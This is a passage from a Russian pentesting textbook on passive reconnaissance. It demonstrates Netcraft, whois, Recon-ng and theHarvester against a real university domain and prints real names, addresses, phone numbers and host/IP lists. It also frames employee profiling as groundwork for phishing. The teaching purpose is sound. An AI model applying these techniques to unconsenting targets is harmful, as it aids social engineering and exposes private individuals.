Эта информация может быть полезна при попытке идентифицировать уязвимости в веб-приложениях или серверах, используемых для хостинга веб-сайтов. Например, знание версии веб-сервера может помочь идентифицировать известные уязвимости в данном программном обеспечении и позволить тестировщику получить несанкционированный доступ с их помощью.

Кроме того, Netcraft поможет в поиске подозрительных сайтов, которые могут быть использованы для фишинговых атак или распространения вредоносного программного обеспечения. Сервис покажет, когда домен был зарегистрирован и как долго он существует, что важно для идентификации фальшивых веб-сайтов, которые были созданы недавно и могут быть использованы для мошенничества.

Netcraft является полезным инструментом для тестирования на проникновение, позволяющим специалистам получить более полную картину об инфраструктуре и веб-приложениях, которые они тестируют.

В качестве примера воспользуемся сервисом поиска по DNS, для этого откроем страницу поиска https://searchdns.netcraft.com и попробуем найти информацию о домене amazon.com (рис. 3.40).




Рис. 3.40. Список хостов, принадлежащих домену amazon.com

Для получения более подробной информации об одном из хостов откроем отчет в разделе site report. В этом разделе находится самая разнообразная информация, включающая данные о домене, сетевых параметрах, использующихся на стороне сервера и клиента технологиях, репутации хоста и т. д. (рис. 3.41).




Рис. 3.41. Отчет по хосту smile.amazon.com

Репозитории исходного кода

GitHub, GitLab и SourceForge являются популярными платформами для хранения исходного кода, управления проектами и совместной разработки программного обеспечения. Однако они также могут содержать информацию, которая представляет угрозу информационной безопасности предприятия. Если вы обнаружили, что сотрудники предприятия используют какой-либо из этих или аналогичных ресурсов, то нелишним будет потратить время на их анализ. Что это позволит обнаружить?

Разработчики могут случайно загрузить чувствительные (раскрытие которых несет риски для субъекта, к которому они относятся) данные, такие как пароли, ключи API, токены доступа, конфигурационные файлы или базы данных.

При анализе исходного кода находятся такие уязвимости, как некорректная обработка ошибок, небезопасные функции или отсутствие проверки ввода, а их стоит попытаться использовать для получения доступа.

Иногда удается получить даже информацию о внутренних процессах и об архитектуре. Если код и документация, размещенные в публичных репозиториях, раскрывают данные об инфраструктуре предприятия, это упрощает вашу работу.

Однако учтите, что проанализировать вручную вы сможете лишь небольшие репозитории. Анализ более-менее серьезного проекта отнимает непозволительно много времени. Для автоматизации процесса используются такие инструменты, как Gitrob или Gitleaks. Стоит также упомянуть, что Recon-ng содержит множество модулей для работы с GitHub.

Сканеры заголовков безопасности

Сканеры заголовков безопасности — инструменты, анализирующие HTTP-заголовки, отправляемые сервером, и проверяющие их на соответствие рекомендуемым практикам безопасности. Они полезны во время теста на проникновение для идентификации возможных уязвимостей в конфигурации безопасности веб-сайта. Безусловно, использование таких инструментов в определенной степени стирает грань между пассивным и активным сбором информации, но все же вы при этом не напрямую обращаетесь к сайту.

Самыми популярными и простыми инструментами такого типа являются SecurityHeaders.com (рис. 3.42) и observatory.mozilla.org.




Рис. 3.42. Результат сканирования SecurityHeaders

Из результатов сканирования видно, что целевой сервер подвержен множеству вариантов атак и не может считаться защищенным. Давайте коротко рассмотрим заголовки, о которых идет речь, и вы поймете, какие атаки можно пытаться использовать применительно к данному сайту.

Content-Security-Policy (CSP). Позволяет веб-приложению указывать браузеру, какие источники контента (скрипты, изображения, стили и т. д.) разрешены для загрузки. С его помощью можно предотвратить выполнение вредоносного кода на веб-странице, например атак межсайтового выполнения скриптов (XSS).

X-Content-Type-Options. Предотвращает атаки, связанные с некорректным определением MIME-типа (MIME sniffing). Значение nosniff указывает браузеру, чтобы он не пытался интерпретировать файлы на основе их содержимого, а вместо этого полагался на указанный MIME-тип.

X-Frame-Options. Используется для защиты от атак «clickjacking» (осуществляемых с помощью подмены элементов сайта), которые могут привести к несанкционированным действиям со стороны пользователя. Заголовок указывает браузеру, следует ли разрешать встраивание содержимого веб-сайта во фреймы. Значения deny или sameorigin могут быть использованы для предотвращения встраивания содержимого во фреймы на сторонних сайтах.

X-XSS-Protection. Активирует встроенный в браузер механизм защиты от межсайтового выполнения скриптов (XSS). Значение 1; mode=block указывает браузеру блокировать страницу, если обнаружена XSS-атака. Однако многие современные браузеры уже имеют встроенные механизмы защиты от XSS, и этот заголовок может считаться устаревшим.

Strict-Transport-Security (HSTS). Указывает браузеру, что веб-сайт должен использовать только защищенное соединение HTTPS, и запрещает ему устанавливать соединение через незащищенный протокол HTTP. Заголовок может использоваться с параметром max-age, который определяет время принудительного использования браузером HTTPS для доступа к сайту.

whois

Сервис whois представляет собой утилиту и базу данных, содержащую информацию о доменных именах, IP-адресах и владельцах этих доменов и адресов. Указанная информация часто бывает публично доступна, но иногда лицо, зарегистрировавшее домен, покупает услугу по сокрытию персональных данных, и в этом случае количество получаемой информации существенно сокращается.

Одним из самых удобных способов получения информации из базы данных whois является использование одноименной утилиты, которая доступна во всех дистрибутивах Linux, включая Kali. Среди прочих полученных таким способом данных контактная информация, регистратор, техническая контактная персона, адреса серверов и многое другое.

Для примера возьмем два домена и запросим имеющуюся информацию из базы данных whois. В первом случае, когда организация позаботилась о сохранности данных, мы получим мало информации:

```
$ whois uni-lj.si
% This is ARNES whois database

domain:         uni-lj.si
registrar:      Arnes
registrar-url:  http://www.arnes.si/storitve/splet-posta-strezniki/
                registracija-si-domene.html
nameserver:     dns1.uni-lj.si (193.2.1.90,2001:1470:8000::90)
nameserver:     dns2.uni-lj.si (193.2.1.89,2001:1470:8000::89)
nameserver:     dns3.uni-lj.si (193.2.1.94,2001:1470:8000::94)
registrant:     G39085
status:         ok
created:        1992-11-23
expire:         2023-06-06
source:         ARNES

Domain holder:
NOT DISCLOSED

Tech:
NOT DISCLOSED
```

А вот во втором ответ будут более развернутым:

```
$ whois stepan-hutnik.cz
%  (c) 2006-2021 CZ.NIC, z.s.p.o.
%
% Intended use of supplied data and information
% Whoisd Server Version: 3.12.2

domain:       stepan-hutnik.cz
registrant:   PROFIWH-STEPAN-HUTNIK
admin-c:      PROFIWH-STEPAN-HUTNIK
nsset:        NSS:PROFIWH
registrar:    REG-WINSOFT
registered:   15.02.2011 11:20:30
changed:      20.03.2017 12:50:36
expire:       15.02.2024

contact:      PROFIWH-STEPAN-HUTNIK
org:          Stepan Hutnik s.r.o.
name:         Stepan Hutnik
address:      Budisovska 908
address:      Vitkov
address:      74901
address:      CZ
registrar:    REG-WINSOFT
created:      11.02.2017 07:06:33
changed:      15.05.2018 21:32:00
```

```
nsset:        NSS:PROFIWH
nserver:      ns.profiwh.info
nserver:      ns.profiwh.net
nserver:      ns.profiwh.cz (31.31.75.42, 2a02:2b88:2:1::39c2:1)
nserver:      ns.profiwh.com
tech-c:       SB:PROFIWH
registrar:    REG-WINSOFT
created:      28.02.2008 16:38:20
changed:      31.03.2015 23:44:12

contact:      SB:PROFIWH
org:          ProfiHOSTING s.r.o.
name:         Tomas Vrbicky
address:      Brnenska 412/59
address:      Olomouc-Slavonin
address:      78301
address:      CZ
registrar:    REG-WINSOFT
created:      09.05.2005 15:55:00
changed:      20.03.2019 21:19:08
```

Попробуем получить что-то более интересное. Как уже было сказано, некоторые регистраторы доменных имен предоставляют услугу по сокрытию персональных данных. А нам очень хочется получить хоть какую-то информацию. Воспользуемся еще одной возможностью whois — получением данных об IP-адресах. На предыдущем шаге мы узнали, что для обслуживания домена uni-lj.si используются DNS-серверы, имеющие следующие IP-адреса: 193.2.1.90, 193.2.1.89, 193.2.1.94. Попробуем запросить информацию об одном из них:

```
$ whois 193.2.1.90
% This is the RIPE Database query service.
% Abuse contact for '193.2.1.0 - 193.2.1.255' is 'abuse@arnes.si'

inetnum:        193.2.1.0 - 193.2.1.255
netname:        ARNES-NET
descr:          Academic and Research Network of Slovenia
descr:          Ljubljana
descr:          Slovenia
descr:          ARNES-ID 64
country:        SI
admin-c:        MB281
tech-c:         AJ-RIPE
status:         ASSIGNED PA
mnt-by:         ARNES-MNT
mnt-lower:      ARNES-MNT
mnt-routes:     ARNES-MNT
mnt-irt:        IRT-SI-CERT
created:        1970-01-01T00:00:00Z
last-modified:  2003-12-22T16:48:21Z
source:         RIPE

person:         Avgust Jauk
```

```
address:        ARNES
address:        Tehnoloski park 18
address:        SI-1000 Ljubljana
address:        Slovenia
phone:          +386 1 4798800
fax-no:         +386 1 4798899
nic-hdl:        AJ-RIPE
mnt-by:         ARNES-MNT
created:        1970-01-01T00:00:00Z
last-modified:  2017-10-30T21:45:03Z
source:         RIPE # Filtered

person:         Marko Bonac
address:        ARNES
address:        Tehnoloski park 18
address:        SI-1000 Ljubljana
address:        Slovenia
phone:          +386 1 4798800
fax-no:         +386 1 4798899
nic-hdl:        MB281
mnt-by:         ARNES-MNT
created:        1970-01-01T00:00:00Z
last-modified:  2017-10-30T21:45:03Z
source:         RIPE # Filtered

% Information related to '193.2.0.0/16AS2107'

route:          193.2.0.0/16
descr:          ARNES provider block
descr:          Academic and Research Network of Slovenia
descr:          Ljubljana
descr:          Slovenia
origin:         AS2107
mnt-lower:      AS2107-MNT
mnt-routes:     AS2107-MNT
mnt-by:         AS2107-MNT
created:        1970-01-01T00:00:00Z
last-modified:  2008-02-07T13:35:37Z
source:         RIPE

% This query was served by the RIPE Database Query Service version 1.106 (BUSA)
```

Несмотря на попытку сокрытия информации при регистрации домена, мы в результате получили достаточно много данных, включая персональные, которые могут стать хорошей отправной точкой для дальнейшего проведения аудита.

Recon-ng

Recon-ng — открытый фреймворк для сбора информации из веб-приложений и сетей. Он предоставляет широкий спектр инструментов для получения данных, анализа уязвимостей и тестирования на проникновение.

Recon-ng использует модульную архитектуру, что позволяет легко добавлять новые модули для расширения функциональности. Утилита содержит множество встроенных модулей для сбора информации из различных источников, таких как социальные сети, почтовые сервисы, DNS-серверы, поисковые системы и т. д. Она также поддерживает автоматическое выполнение скриптов для автоматизации процесса сбора информации и тестирования на проникновение.

По умолчанию Recon-ng уже установлен в Kali Linux, и для его запуска достаточно выполнить команду `recon-ng` (рис. 3.43).

Рис. 3.43. Первый запуск Recon-ng

Для получения более подробной информации о работе данной утилиты воспользуйтесь командой `help`.

Перед началом работы рекомендуется создавать для каждого проекта так называемое рабочее поле workspace. Это поможет вам структурировать данные и впоследствии сделает доступ к ним быстрым и удобным.

При помощи команды `workspaces create` создадим новое рабочее поле с названием `univeristy` (рис. 3.44).

Вы всегда сможете вернуться к работе над начатым проектом, используя команду `recon-ng -w university`.

Для дальнейшего использования данной утилиты нам необходимо установить модули. Модулей существует множество, и вы сами выбираете те, которые вам необходимы для работы над конкретным проектом. Все модули разделены на несколько групп: discovery, explotation, import, recon, reporting. Для их установки воспользуйтесь магазином модулей Recon-ng. Для поиска модулей есть команда

`marketplace search`. Попробуем, например, найти модули для работы с github (рис. 3.45).




Рис. 3.44. Создание нового рабочего поля




Рис. 3.45. Поиск модулей для работы в github

Если вы запустите эту команду без дополнительных параметров, то получите полный список всех доступных модулей.

Напротив названия модулей есть две буквы — D и K. Звездочка в первой колонке означает, что данный модуль зависим от других компонентов, а во второй — что для работы с этим модулем нужен ключ API. Ключи для некоторых модулей получают бесплатно, хотя существуют, как вы уже поняли, и платные модули.

Для получения более подробной информации о модуле используйте команду `marketplace info`. Давайте попробуем посмотреть информацию о модуле `google_site_web` (рис. 3.46).

```
itsecbook@kali: ~
File  Actions  Edit  View  Help
+-----------------------------------------------------------------------------------------+

[recon-ng][default] > marketplace info recon/domains-hosts/google_site_web

+-----------------------------------------------------------------------------------------+
| path          | recon/domains-hosts/google_site_web                                     |
| name          | Google Hostname Enumerator                                              |
| author        | Tim Tomes (@lanmaster53)                                                |
| version       | 1.0                                                                     |
| last_updated  | 2019-06-24                                                              |
| description   | Harvests hosts from Google.com by using the 'site' search operator. Updates the 'hosts' table with the results. |
| required_keys | []                                                                      |
| dependencies  | []                                                                      |
| files         | []                                                                      |
| status        | not installed                                                           |
+-----------------------------------------------------------------------------------------+

[recon-ng][default] >
```

Рис. 3.46. Информация о модуле google_site_web

Как видно из описания, данный модуль осуществляет поиск в Google с использованием оператора `site`, и для его установки нам не нужен ключ API.

Попробуем установить модуль `hackertarget` при помощи команды `marketplace install`.

Для загрузки модуля необходимо выполнить команду `module load`, после этого вы сможете посмотреть более подробную информацию о модуле и параметрах для его использования при помощи команды `info` (рис. 3.47).

```
itsecbook@kali: ~
File  Actions  Edit  View  Help
[recon-ng][univerity] > marketplace install hackertarget
[*] Module installed: recon/domains-hosts/hackertarget
[*] Reloading modules ...
[recon-ng][univerity] > module load hackertarget
[!] Invalid command: module load hackertarget.
[recon-ng][univerity] > modules load hackertarget
[recon-ng][univerity][hackertarget] > info

      Name: HackerTarget Lookup
    Author: Michael Henriksen (@michenriksen)
   Version: 1.1

Description:
  Uses the HackerTarget.com API to find host names. Updates the 'hosts' table with the results.

Options:
  Name    Current Value  Required  Description
  ------  -------------  --------  -----------
  SOURCE  default        yes       source of input (see 'info' for details)

Source Options:
  default        SELECT DISTINCT domain FROM domains WHERE domain IS NOT NULL
  <string>       string representing a single input
  <path>         path to a file containing a list of inputs
  query <sql>    database query returning one column of inputs

[recon-ng][univerity][hackertarget] >
```

Рис. 3.47. Установка модуля hackertarget и получение информации о параметрах

После того как мы установили необходимый модуль и получили информацию о параметрах запуска, попробуем узнать больше о домене uni-lj.si. Для этого необходимо задать параметр командой `options set SOURCE uni-lj.si` и запустить поиск командой `run` (рис. 3.48).

```
itsecbook@kali: ~
File  Actions  Edit  View  Help

[recon-ng][univerity][hackertarget] > options set SOURCE uni-lj.si
SOURCE => uni-lj.si
[recon-ng][univerity][hackertarget] > run

_________
UNI-LJ.SI
_________
[*] Country: None
[*] Host: uni-lj.si
[*] Ip_Address: 193.2.64.220
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] ----------------------------------------------------------
[*] Country: None
[*] Host: vzporednistudis.fu.uni-lj.si
[*] Ip_Address: 141.255.219.18
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] ----------------------------------------------------------
[*] Country: None
[*] Host: dell40cfe1.bf1.uni-lj.si
[*] Ip_Address: 88.200.26.8
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] ----------------------------------------------------------
[*] Country: None
[*] Host: ucilnica2223.teof.uni-lj.si
[*] Ip_Address: 88.200.39.33
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] ----------------------------------------------------------
[*] Country: None
[*] Host: u905320.uni-lj.si
[*] Ip_Address: 193.2.65.76
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] ----------------------------------------------------------
```

Рис. 3.48. Информация о домене uni-lj.si

Мы собрали информацию о хостах, которые принадлежат указанному домену, попробуем просмотреть ее в более удобном виде с помощью команды `show` (рис. 3.49).

```
itsecbook@kali: ~
File  Actions  Edit  View  Help
[recon-ng][univerity][hackertarget] > show hosts

+-------+-----------------------------------+-----------------+--------+---------+----------+-----------+-------+-----------+
| rowid |                host               |    ip_address   | region | country | latitude | longitude | notes |   module  |
+-------+-----------------------------------+-----------------+--------+---------+----------+-----------+-------+-----------+
| 1     | uni-lj.si                         | 193.2.64.220    |        |         |          |           |       | hackertarget |
| 2     | vzporednistudis.fu.uni-lj.si      | 141.255.219.18  |        |         |          |           |       | hackertarget |
| 3     | dell40cfe1.bf1.uni-lj.si          | 88.200.26.8     |        |         |          |           |       | hackertarget |
| 4     | ucilnica2223.teof.uni-lj.si       | 88.200.39.33    |        |         |          |           |       | hackertarget |
| 5     | u905320.uni-lj.si                 | 193.2.65.76     |        |         |          |           |       | hackertarget |
| 6     | www.fe.uni-lj.si                  | 212.235.181.9   |        |         |          |           |       | hackertarget |
| 7     | etzi.mf.uni-lj.si                 | 212.235.239.100 |        |         |          |           |       | hackertarget |
| 8     | les-vvek-nb.bf1.uni-lj.si         | 172.16.0.154    |        |         |          |           |       | hackertarget |
| 9     | ag-kilnikar-nb.bf1.uni-lj.si      | 88.200.25.129   |        |         |          |           |       | hackertarget |
| 10    | bi-ucilnica-1.bf1.uni-lj.si       | 10.8.5.11       |        |         |          |           |       | hackertarget |
| 11    | portal.aluo.uni-lj.si             | 88.200.44.9     |        |         |          |           |       | hackertarget |
| 12    | mx1.ntf.uni-lj.si                 | 141.255.220.200 |        |         |          |           |       | hackertarget |
| 13    | ag-asecnik-nb.bf1.uni-lj.si       | 88.200.25.79    |        |         |          |           |       | hackertarget |
| 14    | egradiva.fsd.uni-lj.si            | 88.200.48.99    |        |         |          |           |       | hackertarget |
| 15    | dek-tsintic-nb.bf1.uni-lj.si      | 172.16.0.141    |        |         |          |           |       | hackertarget |
| 16    | les-student-16.bf1.uni-lj.si      | 10.8.6.16       |        |         |          |           |       | hackertarget |
| 17    | les-jozek4.bf1.uni-lj.si          | 88.200.27.52    |        |         |          |           |       | hackertarget |
| 18    | zt-mjeremic.bf1.uni-lj.si         | 88.200.28.62    |        |         |          |           |       | hackertarget |
| 19    | u905710.uni-lj.si                 | 193.2.65.109    |        |         |          |           |       | hackertarget |
| 20    | bi-leica-z110.bf1.uni-lj.si       | 88.200.26.134   |        |         |          |           |       | hackertarget |
| 21    | mail2.fmf.uni-lj.si               | 193.2.68.73     |        |         |          |           |       | hackertarget |
| 22    | ka-mdobrilovic.bf1.uni-lj.si      | 88.200.28.155   |        |         |          |           |       | hackertarget |
| 23    | mybooklivedue3.bf1.uni-lj.si      | 88.200.25.155   |        |         |          |           |       | hackertarget |
| 24    | go-abonima-nb.bf1.uni-lj.si       | 88.200.27.171   |        |         |          |           |       | hackertarget |
| 25    | u905321.uni-lj.si                 | 193.2.109.232   |        |         |          |           |       | hackertarget |
| 26    | ff.uni-lj.si                      | 193.2.70.11     |        |         |          |           |       | hackertarget |
| 27    | sep7488bbfd37d4.bf1.uni-lj.si     | 88.200.27.12    |        |         |          |           |       | hackertarget |
| 28    | gauss.fe.uni-lj.si                | 212.235.187.238 |        |         |          |           |       | hackertarget |
| 29    | vodici.pef.uni-lj.si              | 194.249.1.151   |        |         |          |           |       | hackertarget |
| 30    | zrojec.fe.uni-lj.si               | 212.235.187.78  |        |         |          |           |       | hackertarget |
| 31    | bi-bot-alesklad.bf1.uni-lj.si     | 88.200.26.191   |        |         |          |           |       | hackertarget |
| 32    | bi-knj-01.bf1.uni-lj.si           | 10.8.5.1        |        |         |          |           |       | hackertarget |
| 33    | les-darjav2.bf1.uni-lj.si         | 88.200.27.92    |        |         |          |           |       | hackertarget |
| 34    | geoucilnica.fgg.uni-lj.si         | 88.200.33.212   |        |         |          |           |       | hackertarget |
| 35    | ag-zznidarsic.bf1.uni-lj.si       | 88.200.25.69    |        |         |          |           |       | hackertarget |
| 36    | viz.hpc.fs.uni-lj.si              | 193.2.78.234    |        |         |          |           |       | hackertarget |
| 37    | ar.fa.uni-lj.si                   | 195.206.228.52  |        |         |          |           |       | hackertarget |
| 38    | dek-nmiklavcic-nb.bf1.uni-lj.si   | 172.16.0.125    |        |         |          |           |       | hackertarget |
| 39    | monet.fmf.uni-lj.si               | 193.2.67.162    |        |         |          |           |       | hackertarget |
| 40    | bf-ag-tiska.bf1.uni-lj.si         | 88.200.30.143   |        |         |          |           |       | hackertarget |
| 41    | bi-ucerkvenik-nb.bf1.uni-lj.si    | 88.200.26.149   |        |         |          |           |       | hackertarget |
| 42    | posta.mf.uni-lj.si                | 212.235.239.123 |        |         |          |           |       | hackertarget |
| 43    | www-3.bf.uni-lj.si                | 193.2.71.35     |        |         |          |           |       | hackertarget |
```

Рис. 3.49. Результат выполнения команды show hosts

Сбор информации о пользователях

Свою цель надо знать в лицо в буквальном и переносном смысле слова. Если вы нашли список сотрудников данной компании, то будет полезным собрать о них как можно больше информации. Часто бывает, что к компрометации организации, которую мы пытаемся взломать, приводит взлом ресурса, не имеющего, казалось бы, никакого к ней отношения. Такое возможно, если сотрудники используют одни и те же пароли для доступа к различным системам.

Получение подробной информации о пользователях поможет более эффективно проводить атаки по типу социальной инженерии, создавать фишинговые письма или, как уже было сказано, получать пароли.

Однако учите, что вас всегда ограничивают рамки закона и условия договора. Если вы проводите тест, который не включает в себя тестирование сотрудников методом социальной инженерии, то не следует пытаться применить этот метод. Учитывайте, что персональные данные любого человека охраняются законом и получение к ним несанкционированного доступа является правонарушением.

Всегда относитесь к сотрудникам компании не как к объекту достижения цели, а как к людям. Вам никогда не поставят задачу уволить определенного челове-

ка за несоблюдение политики ИБ, поэтому будьте осторожны при проведении аудитов и написании отчетов.

Сбор адресов электронной почты. Для автоматизации сбора базы данных адресов электронной почты конкретного домена была создана хорошая утилита, входящая в состав Kali Linux, — theHarvester. С ее помощью собираются такие данные, как IP-адреса, субдомены, почтовые адреса. Найдем, например, почтовые адреса, находящиеся в домене uni-lj.si. Перед запуском необходимо указать домен, используя параметр `-d`, и источник для проведения поиска, используя параметр `-p`, в нашем случае Bing.

```
$theHarvester -d uni-lj.si -b bing
```

Результ показан на рис. 3.50.

Рис. 3.50. Результат сбора адресов

Работа с социальными сетями

Современный мир практически невозможно представить без социальных сетей. Они тесно вплелись в нашу жизнь, и практически каждый пользователь интернета имеет свой профиль в одной или нескольких таких сетях. Люди широко используют социальные сети для общения, покупок, игр, поиска или размещения информации. Facebook, VK, Twitter, LinkedIn и другие сети стали неотъемлемой частью жизни миллионов. Согласно статистическим данным, количество людей на планете Земля приближается к восьми миллиардам, из них примерно у половины есть доступ к сети интернет, и примерно у 95 % из них существует профиль хотя бы в одной из социальных сетей.

Такие сети представляют достаточно большой интерес на этапе сбора данных. Из них вы можете почерпнуть много интересной информации: личные данные, политические взгляды, этническую принадлежность, место проживания, семейный состав, увлечения и т. д. По данным некоторых исследователей, около 90 % ценной информации о человеке они находят именно в социальных сетях, остальные 10 % данных поступает из других источников.

Согласно статистике (statista.com), на данный момент самыми популярными в социальном общении являются Facebook, YouTube и Whatsapp.




Рис. 3.51. Десять самых популярных сайтов социального общения по данным statista.com на 2023 год (количество активных пользователей указано в миллионах)

Социальная аналитика

